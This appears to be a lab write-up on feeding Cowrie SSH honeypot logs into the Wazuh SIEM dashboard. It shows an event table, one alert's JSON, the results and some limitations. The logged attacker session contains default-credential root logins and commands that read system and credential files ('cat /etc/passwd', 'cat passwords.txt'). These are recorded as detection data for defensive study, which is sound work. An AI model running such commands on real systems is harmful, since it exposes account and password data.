
Rule_id: 100201, 100202, 100203, 100204, 100205

After applying this filter, the events table displayed only the activities captured by the **Cowrie honeypot.

Each row in the table represents a single event. The table shows important information such as:

- **Timestamp**: shows the exact date and time when the event occurred.
- **Agent Name**: identifies the system that sent the log (the Ubuntu Server running Cowrie).
- **Rule Description**: gives a short explanation of the detected activity.
- **Full Log**: contains the complete raw JSON log generated by Cowrie.

During testing, when an attacker connected to the honeypot and executed commands, each command was recorded separately by Cowrie. These logs were then collected by Wazuh and sent to the manager, where they appeared in the Threat Hunting dashboard as individual security events.



timestamp	agent.name	rule.description	rule.le...	rule.id
Mar 5, 2026 @ 17:33:13.896	Ubuntu-Agent	Cowrie Honeypot: Session closed from 10.10.10.240	6	100204
Mar 5, 2026 @ 17:32:37.803	Ubuntu-Agent	Cowrie Honeypot: Session closed from 10.10.10.240	6	100204
Mar 5, 2026 @ 17:32:37.800	Ubuntu-Agent	Cowrie Honeypot: Command executed: exit	8	100203
Mar 5, 2026 @ 17:32:03.657	Ubuntu-Agent	Cowrie Honeypot: Successful login attempt [root/5678] fr...	10	100201
Mar 5, 2026 @ 17:31:57.620	Ubuntu-Agent	Cowrie Honeypot: New SSH connection from 10.10.10.240	6	100200
Mar 5, 2026 @ 17:30:13.458	Ubuntu-Agent	Cowrie Honeypot: Command executed: cat /etc/passwd	8	100203
Mar 5, 2026 @ 17:29:41.391	Ubuntu-Agent	Cowrie Honeypot: Command executed: whoami	8	100203
Mar 5, 2026 @ 17:29:37.363	Ubuntu-Agent	Cowrie Honeypot: Command executed: whoamui	8	100203
Mar 5, 2026 @ 17:29:33.361	Ubuntu-Agent	Cowrie Honeypot: Command executed: ls	8	100203
Mar 5, 2026 @ 17:28:33.286	Ubuntu-Agent	Cowrie Honeypot: Command executed: cd /	8	100203
Mar 5, 2026 @ 17:28:29.284	Ubuntu-Agent	Cowrie Honeypot: Successful login attempt [root/12345] ...	10	100201
Mar 5, 2026 @ 17:28:25.281	Ubuntu-Agent	Cowrie Honeypot: New SSH connection from 10.10.10.240	6	100200
Mar 5, 2026 @ 17:28:21.283	Ubuntu-Agent	Cowrie Honeypot: Session closed from 10.10.10.240	6	100204
Mar 5, 2026 @ 17:28:21.280	Ubuntu-Agent	Cowrie Honeypot: Command executed: exit	8	100203

Now, I see the details of one alerts by clicking on the left side icon:




Table JSON

@timestamp	Mar 5, 2026 @ 18:11:39.814
_index	wazuh-alerts-4.x-2026.03.05
agent.id	002
agent.ip	10.10.10.244
agent.name	Ubuntu-Agent
data.eventid	cowrie.command.input
data.input	cat passwords.txt
data.message	CMD: cat passwords.txt
data.protocol	ssh
data.sensor	ubuntu
data.session	277eab97fe17
data.src_ip	10.10.10.240
data.timestamp	Mar 5, 2026 @ 23:11:39.348
data.uuid	09646b50-186c-11f1-b830-a1cf39df46b7
decoder.name	json
full_log	{"eventid":"cowrie.command.input","input":"cat passwords.txt","message":"CMD: cat passwords.txt","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T18:11:39.348272Z","src_ip":"10.10.10.240","session":"277eab97fe17","protocol":"ssh"}
id	1772716299.53438721
input.type	log
location	/home/cowrie/cowrie/var/log/cowrie/cowrie.json
manager.name	fypserver
rule.description	Cowrie Honeypot: Command executed: cat passwords.txt
rule.firedtimes	6
rule.groups	cowrie, honeypot
rule.id	100203
rule.level	8
rule.mail	false
timestamp	Mar 5, 2026 @ 18:11:39.814

What Was Achieved Through This Integration

After completing all the steps, I verified the following results in the Wazuh Dashboard:

- Every SSH connection from the Ubuntu Desktop to the Cowrie honeypot on port 2222 was automatically captured and sent to the Wazuh Manager. I didn't need to do anything manually.

- All commands typed by the attacker inside the fake Cowrie shell appeared in the Threat Hunting Events view within seconds.

- Different types of events were logged separately, including login attempts, session starts, individual commands, downloads, and session ends. Each event had its own type and timestamp.

- The Wazuh Agent on the Ubuntu Server read the Cowrie JSON logs correctly using Wazuh's built-in JSON log support. No extra decoders or plugins were needed.

- Events were correctly linked to the Ubuntu Server agent, making it easy to filter and investigate only honeypot activity, separate from other system logs.

This implementation showed a complete, working setup for capturing and analyzing SSH honeypot activity using Wazuh SIEM:

- I deployed an SSH honeypot using Cowrie on an Ubuntu Server and configured it to listen on port 2222 to capture attacker connections.
- The honeypot was designed to accept incoming SSH connections and simulate a real Linux system so that attackers could interact with it.
- Every activity performed by an attacker, such as login attempts and executed commands, was automatically recorded by Cowrie in a structured JSON log file.
- The Wazuh Agent installed on the Ubuntu Server was configured to monitor the Cowrie log file and collect the generated events.
- After updating the agent configuration and restarting the service, the Cowrie logs started being forwarded to the Wazuh Manager.
- Since Wazuh does not provide a built-in decoder for Cowrie logs, I created a custom decoder to correctly parse the JSON fields such as event ID, source IP address, username, and password.
- I also created custom detection rules to identify important honeypot events such as SSH connections, successful and failed login attempts, executed commands, and session closures.

- After adding the decoder and rules, the Wazuh Manager was restarted so the new configurations could be applied.
- Once the system was active, Cowrie honeypot events were successfully detected and processed by Wazuh.
- Finally, the captured honeypot events and alerts were visible in the Wazuh Dashboard, allowing real-time monitoring and analysis of attacker activity.

The integration required very few configuration changes and the full pipeline from attacker connection to dashboard alert worked perfectly. This setup provides a strong and fully functional foundation for a SOC lab, where attacker behavior can be safely observed, recorded, and analyzed for learning or research purposes.

Limitations and Notes

- In this lab, the Ubuntu Desktop serves as both the Wazuh Manager and attacker machine. In real-world deployments, these should always be separate machines on separate network segments. The honeypot should also be on an isolated network that cannot access real internal systems.

- Cowrie accepts **all SSH login credentials** on purpose. This is not a misconfiguration or security flaw. It is designed this way so attackers can be observed safely without risking real systems.

- Port 2222 was used for Cowrie to avoid conflict with the real SSH service running on port 22. The real SSH service remains fully usable for administrators.

- Cowrie runs as a dedicated cowrie user, not as root. This is a security best practice in case an attacker finds a way to escape the honeypot.

- Cowrie does not start automatically after a server reboot unless a systemd service or cron job is set up. After a reboot, I need to manually switch to the cowrie user, activate the Python virtual environment, and run:

```
cowrie-env/bin/cowrie start
```